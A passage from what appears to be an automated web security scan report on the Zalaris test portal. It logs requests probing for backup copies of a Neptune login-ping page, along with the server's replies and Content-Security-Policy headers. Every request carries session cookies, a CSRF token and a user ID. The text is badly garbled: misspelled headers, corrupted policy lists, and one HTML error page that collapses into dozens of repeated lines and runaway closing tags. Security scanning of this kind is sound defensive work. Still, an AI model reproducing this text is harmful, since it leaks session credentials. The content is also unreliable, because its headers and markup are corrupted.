P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:03:45 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:///in.aps.indes/in.aps.//in.aps.indes/in.aps.//in.aps.indes/in.aps.googleaps.com/ https:///in.aps.googleaps.com/ https:///in.aps.in.aps.indes/in.aps.indes/in.aps.googleaps.com/ https://in.aps.in.aps.indes/in.aps.in.aps.indes/in.aps.in https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boo eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff Connection: close

<body ><div id="ping"></div>

</body> </html>

### Request 2

GET /neptune/native/dnn.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;g=0.9,en;g=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authJesr=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

# Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:03:46 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E xhr-target:

access-control-allow-headers: X-Requested-With

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://loogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com;443 https://syndication.twitter.com eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><tittle>Zalaris page not found</tittle><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="en"><heat http-equiv="cache"><meta http-equiv="cache"><meta http-equiv="cache-directive: no-cache"><meta http-equiv="cache-directive: no-cache-directive: no-cachemeta mtp-equiv - Keriesi - Onterit - 10, un-mtps://portal.zaans.com -->-link fel- sytesiteet type="text/texts" free-"/content" yep= "text/texts" free-"/costs/mod.css"-xal-ontent row align-items-center">-cliv class="container">-cliv class="zel-content">-cliv class="container">-cliv class="conta md-6 order-md-1 text-center text-md-left pr-md-5">class="ral-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">down-forder-md-1 text-center text-md-left pr-md-5">down-forder-md-1 text-center pr-md-5" ...[SNIP]...

## 23.42. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.bac

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune login ping.html

## Request 1

GET /neptune/native/neptune\_login\_ping.bac HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGgIcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:02:33 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*neptune-software.com:443 https://license.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand. https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\*.zalaris.com/https://e.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</html>

# Request 2

GET /neptune/native/fzqu.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152:

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Contraghengine secting authentication of ginal\_application\_un=0E1#30FRWRe1EtW47KRAF\*82Fgf182EW0Bebq308V8tQERwqLktdGNtL58e3SiNThBu0X15E7e2AEH73IIIiiEl4tu3GP8QF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BogIcPGyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0Z43Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

## Response 2

HTTP/1.1 404 APPLID not found

Date: Thu. 14 Jul 2022 08:02:35 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://#.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com: https://\*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"> meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="text/css" href="text/css" href="text/css" href="text/css" href="text/css" href="text/css" href="text/ mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di> ..[SNIP]...

## 23.43. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.backup

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

## Request 1

GET /neptune/native/neptune\_login\_ping.backup HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:02:45 GMT Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619

cache-control: no-store

x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://patform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com/https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https:///\*.zalaris.com/443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div> </html>

### Request 2

GET /neptune/native/rskhhem.html HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Coom.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

#### Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:02:47 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.elsost.ai/ https://icerise.goedic.io.445 goedic.i/ data. biol. https://i.elsost.ai/ https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ 